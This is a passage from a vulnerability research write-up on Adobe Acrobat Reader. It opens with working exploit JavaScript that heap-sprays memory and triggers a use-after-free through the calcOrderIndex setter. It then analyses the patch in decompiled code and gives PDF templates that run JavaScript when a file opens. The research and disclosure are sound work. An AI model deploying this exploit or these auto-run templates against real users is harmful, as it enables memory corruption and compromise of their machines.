    array[0] = new ArrayBuffer(bigByteLength);
    var dv = new DataView(array[0]);

    // generate fake string structure
    dv.setUint32(4, predictableAddress + 0x100, true);  // string address
    dv.setUint32(8, smallByteLength + 0x10 - 2, true);  // string length

    // string data
    var beg = 0x100;
    var end = beg + smallByteLength + 0x10 + 8 + 8;
    for (var i = beg; i < end; ++i) {
        dv.setUint8(i, 0xFF);
    }

    for (var i = 1; i < array.length; ++i) {
        array[i] = array[0].slice();
    }
    return array;
}

function sprayString(count, heapSize) {
    var array = new Array(count);
    for (var i = 0; i < array.length; ++i) {
        array[i] = baseString.substring(0, heapSize / 2 - 1).toUpperCase();
    }
    if (!stringArray) {
```

```
        stringArray = [];
    }
    stringArray.push(array);
}

function sprayArrayBuffer(count, byteLength) {
    var array = new Array(count);
    array[0] = new ArrayBuffer(byteLength);
    var dv = new DataView(array[0]);
    dv.setUint32(0, 0x40414140, true);

    for (var i = 1; i < array.length; ++i) {
        array[i] = array[0].slice();
    }
    return array;
}

function createHoles(array) {
    for (var i = 0; i < array.length; i += 2) {
        array[i] = null;
        array[i] = undefined;
    }
    return array;
}

function triggerUAF() {
    var name =
'\xFE\xFF\x0A\x1B\x2A\x65\xF0\x75\x9C\x31\x1E\x4C\x9B\xAD\x37\x2E\xAC';
    var f1 = this.addField(name, 'text', 0, [10, 20, 30, 40]);
    f1.setAction('Calculate', 'var dummy');
    var f2 = this.addField('f2', 'text', 0, [50, 60, 70, 80]);
    f2.setAction('Calculate', 'var dummy');

    var value = {
        valueOf: function() {
            app.doc.addField(name, 'text', 0, [10, 20, 30, 40]);
            sprayString(0x1000, freedHeapSize);
            gc();
            sprayString(0x1000, freedHeapSize);
            smallArrayBuffers = sprayArrayBuffer(0x2000, smallByteLength);
            createHoles(smallArrayBuffers);
            gc();
            return 1;
        },
    };
    f1.calcOrderIndex = value;
}

function findCorruptedArrayBuffer() {
    for (var i = 0; i < smallArrayBuffers.length; ++i) {
        var ab = smallArrayBuffers[i];
        if (ab && ab.byteLength != smallByteLength) {
            app.alert('ArrayBuffer[' + i + '].byteLength = ' +
                ab.byteLength.toString(16));
            return ab;
        }
    }
}
```

```
function exploit() {
    bigArrayBuffers = fillLowerAddressMemory(0x1000);
    baseString = createBaseString(0x1000, predictableAddress);
    triggerUAF();
    findCorruptedArrayBuffer();
}

exploit();
```

5.4.4 Patch Analysis

This section won't discuss how the vulnerability was patched in Adobe Acrobat Reader DC `2020.006.20042` . Instead, it will discuss why the exploit no longer works since Adobe Acrobat Reader DC `2019.021.20047` .

The updated setter function of the `calcOrderIndex` property shows that a flag will be set before accessing the internal `Field` property object, and the flag will be cleared before leaving the setter function.

```
// sub_20A51A10 in AcroForm.api / Adobe Acrobat Reader DC 2019.021.20047
int __cdecl field_calcOrderIndex_setter(
    int field_object, int property_name, int new_index_jsobj) {
  // ---------------------------- cut ----------------------------
  internal_field = get_object_property(field_object, "Field");
  if ( internal_field ) sub_20AC60D7(internal_field, 1);    // set flag
  if ( !get_object_property ) goto LABEL_17;
  name_list = get_name_list(*(_DWORD**)(*(_DWORD*)(internal_field + 4) + 4));
  // ---------------------------- cut ----------------------------
  if ( internal_field ) sub_20AC60D7(internal_field, 0);    // clear flag
  return v9;
}
```

Here a property named `LockFieldProp` will be bind to the internal `Field` property object by function `sub_20AC60D7` .

```
int __cdecl sub_20AC60D7(int internal_field, unsigned __int16 value) {
  int result = dword_213E79E8;
  if ( !dword_213E79E8 ) {
    result = sub_208672A6("LockFieldProp", 1);  // construct a string
    dword_213E79E8 = result;                    // save to global variable
  }
  if ( internal_field ) {
    int v3 = sub_208676B3(result);              // duplicate the string
    result = sub_20B4CFA5(internal_field, v3, value, 0);    // bind
  }
  return result;
}
```

Function `sub_2092AF70` will be called when executing the proof-of-concept code. In this function, the `LockFieldProp` flag will be checked according to the global variable `dword_213E79E8` . If the flag was set to `1` , the code in the `if` statement will be skipped such that the field object will not be destroyed.

```
wchar_t *__cdecl sub_2092AF70(wchar_t *a1, wchar_t *a2) {
  // ---------------------------- cut ----------------------------
        if ( !dword_213E79E8 ||
            (result = sub_20B4E27F(internal_field, dword_213E79E8)) == 0 ) {
          v11 = operator new(0x14u);
          if ( v11 )
            v12 = sub_2092B520(v11);
          else
            v12 = 0;
          v13 = sub_2092B53F(v14, v2, v5);
          if ( !sub_2092B5C2(4, v13, 0, 1, 0) ) {
            if ( v12 ) {
              sub_2092B953(v12);
              sub_2085F980(v12);
            }
          }
          // must be called to destroy the field object
          result = sub_2092B991(v15, v2, v5, 1);
        }
  // ---------------------------- cut ----------------------------
}
```

Analysis shows that all the setter functions of the field object's properties are protected by the same mechanism. In other words, it seems that it's no longer possible to destroy a field object in its properties' setter functions.

6. Acknowledgements

I would like to thank **HITBSecConf 2020 Amsterdam** for giving me the chance to share my latest researches, and **ZeroNights 2019** for allowing me to share my earlier researches on this topic. I also would like to thank **Adobe PSIRT** for fixing the vulnerabilities before the conferences.

References:

[01] UTF-8, UTF-16, UTF-32 & BOM - unicode.org

[02] strncpy() history - lwn.net

[03] String Handling <string.h> - ANSI C Rationale

[04] strcpy_s, wcscpy_s - MSDN

[05] strncpy_s, wcsncpy_s - MSDN

[06] OR'LYEH? The Shadow over Firefox - phrack.org

[07] JavaScript™ for Acrobat® API Reference - adobe.com

[08] Adobe LiveCycle Designer 11 Scripting Reference - createNode - adobe.com

[09] Deep Analysis of CVE-2019-8014: The Vulnerability Ignored 6 Years Ago - xlab.tencent.com

[10] Two Bytes to Rule Adobe Reader Twice: The Black Magic Behind the Byte Order Mark - zeronights.ru

[11] CVE-2019-8039.js - gist.github.com

7. Appendix

7.1 Adobe FTP Server

All the offline installers of Adobe Acrobat Reader DC can be found at Adobe's FTP server.

```
ftp://ftp.adobe.com/pub/adobe/reader/win/AcrobatDC/
```

7.2 Normal PDF Template

This template shows how to execute JavaScript code in normal PDF files.

```
%PDF-1.7
1 0 obj<</Type/Catalog/Outlines 2 0 R/Pages 3 0 R/OpenAction 5 0 R>>endobj
2 0 obj<</Type/Outlines/Count 0>>endobj
3 0 obj<</Type/Pages/Kids[4 0 R]/Count 1>>endobj
4 0 obj<</Type/Page/Parent 3 0 R/MediaBox[0 0 612 792]>>endobj
5 0 obj<</Type/Action/S/JavaScript/JS 6 0 R>>endobj
6 0 obj<</Length 50>>
stream
console.show();
console.println('Hello, World!');
endstream
endobj
xref
0 7
0000000000 65535 f
0000000010 00000 n
0000000086 00000 n
0000000127 00000 n
0000000177 00000 n
0000000241 00000 n
0000000294 00000 n
trailer<</Size 7/Root 1 0 R>>
startxref
396
%%EOF
```

7.3 XFA PDF Template

This template shows how to execute JavaScript code in XFA PDF files.

```
%PDF-1.7
1 0 obj
<<
    /Type /Catalog
    /Pages 2 0 R
    /AcroForm 6 0 R
    /OpenAction 9 0 R
    /NeedsRendering true
>>
endobj
2 0 obj
<<
    /Type /Pages
    /Kids [3 0 R]
    /Count 1
>>
endobj
3 0 obj
<<
    /Type /Page
    /Parent 2 0 R
    /Contents 4 0 R
    /MediaBox [0 0 612 792]
    /Resources
    <<
        /Font <</F1 5 0 R>>
        /ProcSet [/PDF /Text]
    >>
    /Annots [8 0 R]
>>
endobj
4 0 obj
<</Length 94>>
stream
BT
/F1 24 Tf
100 600 Td
(Your PDF reader does not support XFA if you see this sentence.) Tj
ET
endstream
endobj
5 0 obj
<<
    /Type /Font
    /Subtype /Type1
    /Name /F1
    /BaseFont /Helvetica
    /Encoding /MacRomanEncoding
>>
endobj
6 0 obj
<<
    /Fields [7 0 R]
```

```
    /XFA 8 0 R
>>
endobj
7 0 obj
<<
    /Type /Annot
    /Subtype /Widget
    /FT /Tx
    /P 3 0 R
    /T (MyField1)
    /H /N
    /F 6
    /Ff 65536
    /DA (/F1 12 Tf 1 1 1 rg)
    /Rect [10 600 11 700]
    /V (The quick brown fox ate the lazy mouse)
>>
endobj
8 0 obj
<</Length 1404>>
stream
<?xml version="1.0" encoding="UTF-8"?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
  <template xmlns="http://www.xfa.org/schema/xfa-template/2.1/">
    <subform name="form1" layout="tb" locale="en_US">
      <event activity="initialize">
        <script contentType="application/x-javascript">
          function msgbox(s) { xfa.host.messageBox(s); }
          msgbox('subform initialize event');
          var field = event.target.getField('MyField1');
          msgbox('access ' + field + ' in XFA');
          for (var i = 0; i &lt; 3; ++i) msgbox('' + i);
        </script>
      </event>
      <pageSet>
        <pageArea name="Page1" id="Page1">
          <contentArea x="0.25in" y="0.25in" w="197.3mm" h="284.3mm"/>
        </pageArea>
      </pageSet>
      <subform>
        <draw name="Text" h="0.372417in" w="5.943625in">
          <ui>
            <textEdit>
              <margin/>
            </textEdit>
          </ui>
          <value>
            <text>The quick brown fox jumps over the lazy dog</text>
          </value>
          <font size="24pt" typeface="Myriad Pro" baselineShift="0pt"/>
        </draw>
      </subform>
    </subform>
  </template>
  <config xmlns="http://www.xfa.org/schema/xci/1.0/">
    <present>
      <destination>pdf</destination>
      <pdf>
```

```
        <interactive>1</interactive>
      </pdf>
    </present>
  </config>
</xdp:xdp>
endstream
endobj
9 0 obj
<<
    /Type /Action
    /S /JavaScript
    /JS 10 0 R
>>
endobj
10 0 obj
<</Length 48>>
stream
console.show();
app.alert('Normal JavaScript');
endstream
endobj
xref
0000000000 65535 f
0000000010 00000 n
0000000143 00000 n
0000000219 00000 n
0000000443 00000 n
0000000588 00000 n
0000000724 00000 n
0000000781 00000 n
0000001033 00000 n
0000002491 00000 n
0000002570 00000 n
trailer <</Root 1 0 R/Size 11>>
startxref
2670
%%EOF
```